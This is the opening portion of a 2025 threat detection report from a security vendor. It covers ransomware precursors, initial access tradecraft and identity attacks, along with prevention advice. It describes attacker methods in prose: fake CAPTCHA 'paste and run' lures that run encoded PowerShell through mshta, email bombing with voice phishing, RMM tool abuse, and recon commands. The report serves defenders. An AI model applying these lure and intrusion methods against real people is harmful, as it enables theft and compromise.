



2025 THREAT DETECTION REPORT

Techniques, trends, & takeaways





Table of contents

| | |
|---|-----------|
| Introduction | 3 |
| Methodology | 4 |
| Trends | 7 |
| Ransomware | 8 |
| Initial access tradecraft | 13 |
| Identity attacks | 17 |
| Vulnerabilities | 22 |
| Stealers | 24 |
| Insider threats | 27 |
| VPN abuse | 30 |
| Cloud attacks | 32 |
| Mac malware | 36 |
| Top threats | 39 |
| Featured threat: Scarlet Goldfinch | 40 |
| Featured threat: Amber Albatross | 42 |
| Featured threat: LummaC2 | 44 |
| Featured threat: NetSupport Manager | 47 |
| Featured threat: HijackLoader | 49 |
| Field Guide to Color Bird Threats | 51 |
| Top techniques | 58 |
| Featured technique: Email Hiding Rules | 60 |
| Featured technique: Mshta | 62 |
| Featured technique: Cloud Service Hijacking | 64 |
| Acknowledgements | 66 |

Explore our new Field Guide



Introduction

We are pleased to present Red Canary's 2025 Threat Detection Report. Our seventh annual retrospective is based on in-depth analysis of nearly **93,000** threats detected across our customers' over 4 million identities, endpoints, and cloud resources over the past year. This report provides you with a comprehensive view of this threat landscape, including new twists on existing adversary techniques, and the trends that our team has observed as adversaries continue to organize, commoditize, and ratchet up their cybercrime operations.

As the technology that we rely on to conduct business continues to evolve, so do the threats that we face. Here are some of our key findings:

More data: Red Canary detected nearly 93,000 threats in 2024, increasing last year's total by more than a third. This is the result of not only more customers, but also our expanded visibility into cloud and identity infrastructure.

Expanded attack surface: Three of the top 5 MITRE ATT&CK® techniques we detected this year were cloud-native and enabled by identity, including our number one, Cloud Accounts.

On the rise: Along with 4x times as many identity attacks as last year, we observed notable increases in infostealers, macOS threats, and business email compromise.

Trickier browser lures: The use of fake CAPTCHA lures, a technique known as "paste and run," likely explains how LummaC2, NetSupport Manager, and HijackLoader made their way into our top 10 threats, as well as Mshta's return to the top 10 technique list after a four-year absence.

Proxies are a common thread: VPN abuse is both rampant and hard to detect, and we observed these popular products leveraged in incidents ranging from ransomware to insider threats.

USE THIS REPORT TO:

- Explore the most prevalent and impactful threats, techniques, and trends that we've observed.
- Note how adversaries are evolving their tradecraft as organizations continue their shift to cloud-based identity, infrastructure, and applications.
- Learn how to emulate, mitigate, and detect specific threats and techniques.
- Shape and inform your readiness, detection, and response to critical threats.

After reading this report, we encourage you to explore the new and improved **Threat Detection Report website**, featuring a new threat index and field guide to Red Canary-named threats.

Methodology

Behind the data

The Threat Detection Report sets itself apart from other annual reports with its unique data and insights derived from a combination of expansive detection coverage, diverse technological partnerships, and expert-led investigation and confirmation of threats. The data that powers Red Canary and this report are not mere software signals—this data set is the result of hundreds of thousands of investigations across millions of protected systems and identities.

Each of the nearly **93,000** threats that we responded to have one thing in common: They weren't prevented by our customers' expansive security controls. This research is the result of a breadth and depth of analytics and analysis that we use to detect the threats that would otherwise go undetected.

BY THE NUMBERS

**4M**

endpoints, identities,
and cloud assets protected

**30M**

potentially malicious
events generated

**308**

petabytes of security
telemetry

**93,000**

threats detected

Red Canary ingested **308** petabytes of security telemetry from our **1,400** customers' endpoints, identities, clouds, and SaaS applications in 2024. Our detection engine generated **30 million** investigative leads that our platform pared down to nearly **93,000** confirmed threats, **25,000** of which were high-severity threats that might've represented a significant risk to our customers if we hadn't detected them. Every one of these was scrutinized and enriched by professional detection engineers, intelligence analysts, researchers, threat hunters, and an ever-expanding suite of bespoke **generative artificial intelligence** (GenAI) tools.


More than a quarter of the threats Red Canary detected in 2024 were high severity.

The Threat Detection Report synthesizes the critical information we communicate to customers whenever we detect a threat, the research and detection engineering that underlies those detections, the intelligence we glean from analyzing them, and the expertise we deploy to help our customers respond to and mitigate the threats we detect.

What counts

We map our custom detection analytics and the other security signals we use to detect threats to corresponding **MITRE ATT&CK®** techniques whenever possible. If the analytic or alert uncovers a realized or confirmed threat, we construct a timeline that includes detailed information about the activity we observed, including extensive information about techniques an adversary leveraged. We track this data over time to determine technique prevalence, correlation, and much more.

DETECTIONS BY YEAR



This report also examines the threats that leverage these techniques and other tradecraft intending to harm organizations. While Red Canary broadly defines a threat as any suspicious or malicious activity that represents a risk to you or your organization, we also track specific threats by programmatically or manually associating malicious and suspicious actions with clusters of activity, specific malware variants, legitimate tools being abused, and known threat actors. We track and analyze these threats continually throughout the year, publishing Intelligence Insights, bulletins, and profiles, considering not just prevalence of a given threat, but also aspects such as velocity, impact, or the relative difficulty of mitigating or defending against. The **Threats section** of this report highlights our analysis of common or impactful threats, which we rank by the number of customers they affect.

Consistent with past years, we exclude unwanted software and confirmed testing from the data we use to compile this report.

Limitations

Red Canary optimizes heavily for detecting and responding rapidly to early-stage adversary activity. As a result, the techniques that rank skew heavily between the initial access stage of an intrusion and any rapid execution, privilege escalation, lateral movement, and defense evasion. This will be in contrast to incident response providers, for example, whose visibility tends towards the middle and later stages of an intrusion, or a full-on breach. We often detect and action threats early, shielding organizations from the wide array of risks associated with breaches and incidents. As such, one of the great benefits of this report is that it acts as a playbook that organizations can follow to develop the ability to detect threats early and often, before adversaries are able to accomplish their objectives and cause harm.



Knowing the limitations of any methodology is important as you determine what threats your team should focus on. While we hope our list of top threats and detection opportunities helps you and your team prioritize, we recommend building your own threat model by comparing the top threats we share in our report with what other teams publish and what you observe in your own environment.

TRENDS

Red Canary performed an analysis of emerging and significant trends that we've encountered in confirmed threats, intelligence reporting, and elsewhere over the past year. We've compiled the most prominent trends of 2024 in this report to show major themes that may continue into 2025.

The Technique and Threat sections of this report are focused on prevalent ATT&CK techniques and threat associations from the more than 93,000 confirmed threats we detected in 2024. The Trends section takes us one step beyond that data and allows us to narrate events that might not be prevalent in our detection dataset but may be emergent or otherwise deserve your attention.

What's included in this section

We've written an extensive analysis of nine trends we tracked throughout 2024. This PDF includes an abridged version of our analysis, describing the trend and explaining why it matters. You can view the full analysis—including mitigation, detection, and testing guidance—in the **web version** of this report.

How to use our analysis

The Trends section provides valuable insight and actionable recommendations for security leaders to make informed decisions. We offer advice to help defenders prepare, prevent, detect, and mitigate activity associated with these trends where relevant. The guidance we provide differs, since each trend requires a different approach. You might also use our analysis to help anticipate and plan for key trends that may continue into 2025, just as we saw with 2023 trends extending into 2024.

Ransomware



Initial access tradecraft



Identity attacks



Vulnerabilities



Stealers



Insider threats



VPN abuse



Cloud attacks



Mac malware



TRENDS

Ransomware

Ransomware continues to surge year-over-year, and payout demands are only getting higher.

Ransomware is holding strong as a lucrative business model for criminals. Despite early wins from law enforcement actions, this past year saw increasingly sophisticated and agile operations, with adversaries asking for higher payouts.

As with last year, Red Canary's visibility into the ransomware landscape focused on the early stages of the ransomware intrusion chain—the initial access, reconnaissance, lateral movement, and command and control (C2) occurring before exfiltration or encryption, which we refer to as “ransomware precursors.” Focusing on detecting these precursors continued to be a solid approach to stopping ransomware in 2024, so we'll focus on sharing what has worked for us.

We saw few intrusions making it to the final stages, and this meant that no ransomware group made it into our top 10 threats for any month or the year overall. This past year we observed activity related to the following ransomware variants:

- Akira
- Play
- FOG
- LockBit
- RansomHub
- Black Basta

Since our visibility centers on ransomware precursors, we also recommend checking out ransomware reporting from other researchers for a full perspective across the intrusion chain.

Common ransomware precursors in 2024

As in previous years, multiple threats in our top 10 play a role in ransomware intrusions as common precursors:

Impacket



Mimikatz



SocGhosh



Gootloader



HijackLoader




NetSupport Manager



[Check out each of those pages for ideas on how to take action to detect these threats.](#)

We've previously shared the simplified ransomware intrusion chain below as a way to think about detection across the entire intrusion, and it continues to hold up as a high-level approach to breaking down ransomware.



Ransomware intrusion chain

Here are some of the common techniques, tools, and procedures we observe across “pre-ransomware” intrusion stages.

Initial access

Ransomware affiliates continue to rely on the same broad categories of exploitation of vulnerabilities, phishing, brute force, and valid credentials for

initial access. This year we observed affiliates exploiting **vulnerabilities** in ScreenConnect and Fortinet software.

We also observed a plethora of phishing varieties, most notably with Black Basta affiliates who conducted extensive **social engineering campaigns** that began with email bombing to flood a victim’s inbox with spam. Next, the adversary—posing as an IT admin offering to help with the email problem—contacted the user via phone or a link to join a Microsoft Teams call. Once in contact, the adversary guided the user into running a **remote monitoring and management (RMM)** tool like Microsoft Quick Assist, AnyDesk, or TeamViewer.



Watch our video on the Black Basta email bombing campaign.

In August 2024, we observed ransomware incidents that leveraged **virtual private networks (VPN)**, particularly Cisco ASA, as an initial access vector and to facilitate further access within organizations. To exploit VPN appliances, adversaries typically conduct password spray attacks targeting login accounts with weak passwords and without MFA. Reporting indicates that both **Akira** and **FOG** ransomware affiliates have targeted VPN software for initial access.

Finally, as noted in the **Stealers** section of this report, we continued to see increasing use of info-stealing malware for obtaining valid credentials, which adversaries use or sell to ransomware affiliates to gain access.

Lateral movement

Adversaries are fast and furious when it comes to lateral movement, with some intrusions progressing in a matter of hours. A continuing trend is adversaries quickly moving to unmonitored parts of the network; this past year, adversaries often favored moving to VMware ESXi hypervisors, which are rarely well-monitored. In these attacks, adversaries deploy encryptors developed for Linux to stop all virtual machines running on a victim’s hypervisor before encrypting individual VMDK files.

Hypervisors are a particularly valuable target because organizations often use them to host business-critical services, and they are unable to host endpoint sensors. Although most ransomware reporting focuses on Windows varieties, many of the more prolific ransomware families—like RansomHub, Play, Black Basta, and Akira—include a Linux variant that they can deploy against hypervisors.

Prior to moving to ESXi environments, adversaries commonly obtain credentials through tools like Mimikatz and move laterally using detectable tools like **PsExec** or Impacket. We also observed adversaries downloading and using RMM tools to facilitate lateral movement as well as persist in the environment and act as their command and control.

Reconnaissance

As adversaries land on new systems, we regularly observe them conducting reconnaissance with the usual built-in commands:

- `ipconfig`
- `whoami`
- `net`
- `nltest`

We have also observed adversaries using free open source tools like AdFind, Angry IP Scanner, **BloodHound**, Nmap, PCHunter, SoftPerfect NetScan, and others to map out victim environments and scan the system for hosts.

Command and control

This past year, we saw adversaries continue to abuse RMM tools. (Adversaries use these tools to facilitate lateral movement, persistence, and command and control; we classify RMM usage under command and control **consistent with MITRE ATT&CK**.) RMM tools are an attractive option for adversaries because they offer robust sets of remote administration features with the veneer of legitimacy, as they are used for regular business functions.

This past year, we most commonly saw the following RMM tools:

- NetSupport Manager
- AnyDesk Standalone
- TightVNC
- ConnectWise
- TeamViewer Standalone
- AdvancedRun
- RUSTDESK
- Ammyy Admin

Notable ransomware trends in 2024

It's hard to believe that only a couple years ago, it would have been relatively unheard of for a ransomware actor to call their victim on the phone. However, what used to be SCATTERED SPIDER's signature technique has proliferated across ransomware actors. Aggressive social engineering tactics that include calling the victim have spread across the ransomware ecosystem. At Red Canary, we observed an increase in email bombing followed by voice phishing, consistent with **Black Basta precursor behavior**.

Another technique that has spread across the ransomware ecosystem is the use of **RMM tools** for command and control and lateral movement. For example, this year we saw NetSupport Manager break into our top 10, demonstrating the popularity of the use of RMM tools.

New ransomware groups

The past year saw an emergence of new ransomware variants, with newer groups quickly rising to the tops of **charts for number of victims compromised** (based on data from their own data leak sites). Prolific groups like FOG, RansomHub, and FunkSec all first appeared on the scene in 2024. Groups that began operations in 2024 represented a large percentage of ransomware attacks, with **some researchers** estimating that new groups made up over 50 percent of the compromises in November and December 2024.

Record-high costs of a ransomware event

Ransomware continues to be a lucrative business for criminals, with victims in 2024 reportedly making record-high ransom payments, with one as high as **\$75 million**. Despite these individually large ransom payments, there was a **drop in the total amount of ransom earnings** in 2024, combined with a **decreasing percentage** of victims that pay the ransom. Whether victims choose to pay or not, the costs of being ransomed far exceed the requested ransom amount.

Businesses often face regulatory fines, litigation, and reputational damage from ransomware events, which can impact future earnings. Since the **SEC's requirement** to disclose material cyber events in late 2023, there has been a **boon to class action lawsuits** following data leaks. The increased media reporting of ransomware incidents, made possible through adversary leak sites, has also likely contributed to this boon. Attorneys monitoring for any data breaches reported to the SEC or on data leak sites will initiate these so-called “event-driven litigations” almost immediately upon disclosure. In some cases, multiple attorney groups will initiate lawsuits, driving up the cost to the victim.

A silver lining: Law enforcement takedowns

2024 started off with a big win against ransomware operator LockBit with **Operation Cronos**, a multi-national effort led by the UK National Crime Agency (NCA). The trans-national disruption operation involved law enforcement agencies from nine countries, who collectively took down 34 servers, seized more than 200 cryptocurrency wallets, seized the LockBit data leak site, and arrested two alleged LockBit members. The LockBit disruption was quite different than previous takedown efforts in that it aimed not only at dismantling the infrastructure but also **sowing distrust in the ransomware marketplace**, releasing affiliate names and stating that developer LockBitSupp was working with authorities.

Despite this effort, LockBitSupp announced within five days that operations had resumed. Although LockBit continued to post victims throughout 2024, some researchers assessed that the majority of the **posted victims listed were from older intrusions**, calling into question the accuracy of LockBit's claims.

Life-saving detection and response:

Learn how Red Canary stopped a ransomware attack at a major hospital.

[Read the blog](#)



Take action

Visit the **Ransomware trend page** for detection opportunities and relevant atomic tests to validate your coverage.

The good news for defenders is that even though new techniques and tools have emerged, many ransomware techniques have remained the same for the past several years. Continuing to focus on detection across the entire ransomware intrusion chain—particularly ransomware precursors—remains an effective strategy to ensure ransomware incidents have minimal impact.

The tried-and-true guidance of patching known **vulnerabilities** remains a solid approach to preventing initial access, as many ransomware intrusions start this way. If an organization can't keep up with patching all vulnerabilities, we recommend prioritizing based on vulnerabilities in internet-facing devices listed in **CISA's Known Exploited Vulnerabilities** catalog.

Prevention

- Educate employees on the latest ransomware actor TTPs, such as the email flooding techniques employed by Black Basta affiliates.
- To prevent unauthorized access to Microsoft Teams chats or phones, disallow external access and allowlist partner domains as needed. This involves setting the External Access portion of Teams to either:
 - Allow only specific external domains
 - Block all external domains
- Enhance endpoint visibility by deploying detection and response sensors across systems. Unmonitored endpoints can create an attacker playground; defenders' visibility limits adversaries' freedom.
- Maintain an approved tools list and monitor or deny unauthorized RMM tools. Legitimate tools can be exploited—know what's in your environment and how the tools are utilized. Adversaries will often change the filename, download and run it from a non-standard directory, or make suspicious network connections.

TRENDS

Initial access tradecraft

Sketchy CAPTCHAs, fake updates, social engineering, and more; adversaries continued their masquerading, tricking users throughout 2024.

In 2024, adversaries used a wide range of methods to access and mislead unsuspecting victims. Users had to contend with malicious links and phishes presented in a multitude of ways, including via email, search engines, Microsoft Teams messages, and phone calls. “Paste and run,” a technique used to fool users into running malicious code, grew in popularity in the second half of the year. Adversaries used this method to obtain legitimate credentials and leveraged them to great effect, particularly for virtual private network (VPN) access.

Paste and run away

One of the most successful new initial access techniques we observed this year was paste and run, also known as “ClickFix” and “fakeCAPTCHA.” The last half of the year made clear that this was an effective method of luring victims into executing malicious **PowerShell** code. Red Canary first observed the technique in August 2024, although other researchers **reported** seeing it in use as early as March 2024. **Proofpoint** coined the commonly used moniker ClickFix to initially describe the ClearFake cluster and TA571’s use of this technique. They subsequently **expanded** the term as they observed it being used by additional actors. At Red Canary we chose to refer to the technique in general as “paste and run,” since not all of the lures involve a “fix” of some kind.

Different styles of lures have been **reported**, including a phishing lure, where the victim has to copy-paste-run the code to “fix” their access to something, like a document or a **video meeting**:




Image courtesy of **Proofpoint**

Adversaries have also employed this technique via compromised websites with browser injects, posing either as fake CAPTCHAs to access the site or as a page loading error requiring a “fix” to display the page:




Image courtesy of <https://bbs.kanxue.com/>

To give an example using a **fake CAPTCHA**—the lure we’ve most frequently observed—users are presented with the typical “Verify you are human” prompt with an “I’m not a robot” button. Clicking the button covertly copies an obfuscated PowerShell command to the clipboard and presents the user with “verification steps,” instructing them to:

- Press Windows button + R (the keyboard shortcut for the Windows Run dialog)
- Press CTRL + V (to paste the previously copied PowerShell command, which the user likely does not realize was copied)
- Press Enter (execute the command)

An encoded PowerShell command then leverages **Microsoft HTML Application Host** (`mshhta.exe`) to download and execute a malicious payload from a remote resource. Red Canary has observed


multiple different payloads delivered via this technique, most commonly **LummaC2**. We’ve also seen **HijackLoader**, **NetSupport Manager**, **Stealc**, and CryptBot. Publicly **reported** payloads include DarkGate, Rhadamanthys, and Vidar, with some researchers observing a complex multi-layered execution chain delivering three or more payloads.

Web trends

Fake browser updates

Threats leveraging fake browser updates as an initial access vector, while not at all new, have **increased** in scope and frequency over the past couple of years, and 2024 was no exception to this trend.

SOCGHOLISH AND SCARLET GOLDFINCH DETECTIONS FROM 2022-2024



Fake browser updates abuse users' trust by tricking them into downloading malicious executables posing as important browser updates. Adversaries frequently target Chromium-based browsers, but they also take advantage of Firefox and other browser types.

This technique is currently employed by a **number** of threats, including our number one threat **SocGholish** and its cousin **Scarlet Goldfinch**, as well as **FakeSG/Rogue Raticate** and **ClearFake**. **Other** threats have also used this technique (albeit less commonly), including **Yellow Cockatoo** and **Fakebat**, among others.

SEO poisoning

Search engine optimization (**SEO poisoning**) remains an effective technique for gaining initial access in 2024. Adversaries create malicious websites that use SEO techniques like placing strategic search keywords in the body or title of a webpage in an attempt to make their malicious sites more prominent than legitimate sites when search results are returned by Google and other search engines. The malicious sites may present whatever lure the adversary wants to use, including a fake software installer, a document download, or one of the fake browser updates mentioned above.

Malvertising

SEO poisoning is not the only way adversaries use search engines to their advantage. Malicious advertising, also called “malvertising,” is the use of fake ads on search engine pages. These ads masquerade as legitimate websites for downloading software like Quickbooks, Grammarly, Microsoft Teams, Zoom, and more. They can also masquerade as various software updates.

Phishing trends

Phishing remains a popular method for adversaries as they attempt to gain access to victim systems. As users communicate in more ways, types of phishing expand with them. Email phishing attacks **increased** in 2024, as did QR code

phishing (aka “**quishing**”), SMS phishing, and voice phishing. Paired with social engineering, this can become a highly effective method of gaining system access. In one notable example in 2024, **Black Basta affiliates** paired email bombing campaigns with social engineering, posing as IT personnel “helping” with the email issue—to ultimately gain access and install **RMM tools**.

Vulnerability exploitation

As has been the case in previous years, adversaries exploited vulnerabilities for initial access in 2024. Two major examples we observed this year were CVE-2024-1709 & 1708—regarding **ConnectWise ScreenConnect**—and CVE-2023-48788, a **Fortinet FortiClient vulnerability**. For more information on these vulnerabilities, vulnerability exploitation, and what organizations can do to address it, check out the **Vulnerabilities** trend page.

VPN abuse

In late August 2024, Red Canary observed **ransomware** incidents that leveraged virtual private networks (VPN), both as an initial access vector and to facilitate further access within organizations. Some of the activity we saw shares significant overlaps with activity tracked by **Microsoft as Storm-0844**. Historically tied to Akira ransomware, Storm-0844 has recently made a switch to deploying **FOG ransomware**. Reporting on Akira and FOG emphasizes the consistent targeting of VPN software—**notably Cisco ASA**—for initial access, both in **recent cases** and in previous attacks from more than **a year ago**. Akira and FOG are not the only threats that use **VPNs** during their attacks. For more information, check out the **VPN abuse** trend page.

Take action

Visit the **Initial access tradecraft trend page** for detection opportunities and relevant atomic tests to validate your coverage.

Paste and run

We strongly encourage increasing user education and awareness around the paste-and-run technique. Any pop-up window or prompt—whether it’s a CAPTCHA or a “fix” of some kind—that asks users to press the Windows button + R (the keyboard shortcut for the Windows Run dialog), followed by pressing CTRL + V (to paste the unknowingly copied PowerShell command) is almost certainly malicious.

Additional mitigation steps organizations may want to consider include disallowing access to the Run dialog or even disabling the use of `cmd.exe` and `powershell.exe` for standard users in your organization. If you choose this path, be sure to only apply the policies to users that do not require these tools for administration and troubleshooting.

Fake updates

Mitigation strategies for fake update-style lures can be challenging. We want users to keep their software and browsers updated for security purposes, so discouraging them from doing so altogether is not ideal. Most browsers automatically update or have a very specific way they will prompt the user for an update. Ensure users are aware of the legitimate update procedures for their browser of choice. Most popular browsers will not prompt with a pop-up ad that reroutes the user to an unfamiliar URL location. Also ensure users are aware of software installation and update procedures for their endpoints.

Another strategy to mitigate the effects of SEO poisoning and fake updates, which we have **shared before**, is to update group policy object (GPO) settings for users to make scripts **open in Notepad**, which stops the execution chain for

script-using threats like SocGhosh and Scarlet Goldfinch in their tracks.

VPN exploitation

We’ve **previously shared** some guidance for hardening VPN appliances, and here are some rapid response steps you can take as well:

- Even when these incidents begin on the appliances, adversaries must move further into the network to continue their operations. If your VPN controls allow for it, disable layer 2 (East-West) visibility to VPN clients, which will reduce what a threat actor can do.
- To improve your visibility, deploy endpoint detection and response (EDR) sensors across all systems capable of running them. Deploying sensors across your enterprise increases the likelihood of earlier detection. **Unmonitored endpoints** provide a blind spot for adversaries to operate and make detection far more difficult.

Vulnerabilities

Some of the best ways to minimize the risk of vulnerability exploitation in your environment include:

- patching regularly
- maintaining an up-to-date asset inventory to let you know if the affected product is present in your environment
- being aware of your surface area and what is exposed to the internet

TRENDS

Identity attacks

Thanks to new partnerships and technology, Red Canary detected four times as many identity threats in 2024 than the year before.

A working username and password (or an access token of some kind) have long been an adversary's best option for accessing accounts and systems. This is precisely why phishing has ranked among the most problematic adversary techniques for decades—and also why **stealers** are among the most prevalent categories of malware targeting businesses.

The popularity of identity providers and identity and access management (IAM) products has not diminished the premium adversaries place on stealing credentials or tokens. If anything, it's made them more valuable as adversaries can now target a centralized identity—often without ever accessing an endpoint workstation at all—to gain access to numerous disparate SaaS applications, accounts, or systems. In this way, a compromised identity is often the starting point for intrusions that can lead to the kinds of incidents most organizations are actually concerned about, including:

- intellectual property theft
- theft of computing resources
- espionage
- ransomware

Of course, organizations wouldn't adopt identity providers and IAM solutions if they only created risk by centralizing access behind a single authentication mechanism. In fact, the risk created by centralized identities is offset by the security controls that are baked into—and can be built on top of—identity providers. Most identity solutions make it easy to enforce multi-factor authentication (MFA). They enable organizations to leverage **conditional access policies (CAP)** and adjust the duration of time for which an **access token**

remains valid. They also generate alerts to inform security teams about **suspicious logon attempts** and telemetry that you can use to develop custom detection capabilities or conduct investigations.

While centralized identity solutions make organizations more secure overall, they also make some things easier for adversaries.


On balance, centralized identity solutions make organizations more secure, but they're also a priority target for adversaries. Therefore, organizations should pay special attention to the identity threat landscape and be careful to manage their identity infrastructure as safely and securely as possible.

Identity attacks in 2024

Three of the top 10 ATT&CK techniques we detected this year were cloud-native techniques enabled by identity.

- **Cloud Accounts**
- **Email Forwarding Rule**
- **Email Hiding Rules**

Similarly, we saw a consistent increase in identity threats targeting our customers throughout the year, which you can see in the following graphic.




The increase in identity-related techniques atop our ATT&CK rankings and the increase in identity threat detections across our customers are largely the byproduct of growing technological partnerships between Red Canary and identity solution providers, a very intentional effort to expand our detection coverage using telemetry from these partnerships and elsewhere, and increased reliance on **AI agents** to quickly gather and present analysts with expanded context about otherwise indiscernible identity alerts. It's difficult to say with certainty that identity attacks are increasing, remaining steady, or decreasing. However, **the moment we started looking for identity threats, we found them in droves**, and as more customers have adopted our identity products, the number of identity threats we've detected has ballooned dramatically.

Likewise, identity threats are growing relative to non-identity threats (e.g., endpoint and cloud threats) across Red Canary as well, as shown on the next page. Non-identity threats continue to make up the bulk of what we detect, but that's because managed detection and response for endpoints is our oldest and mostly widely adopted product. As customer adoption levels out between the different detection domains (e.g., endpoint, identity, cloud, email, etc.), we'd expect to see the ratio of identity vs. non-identity threat detections to normalize—although it will be interesting to see what is normal for that ratio.

What's clear is this: Identities are a major focal point for adversaries. However, identity attacks remain a means to an end. It's impossible to enumerate all the things an adversary might do with access to a legitimate identity, but it ranges

IDENTITY VS NON-IDENTITY THREATS IN 2024



from **ransomware** attacks to espionage to cryptocurrency mining and includes just about everything in between.

Since an adversary might choose to do anything once they have access to an identity, it's critical to understand how they gain access to an identity, which we will explain in the following paragraphs.

How adversaries compromise identities

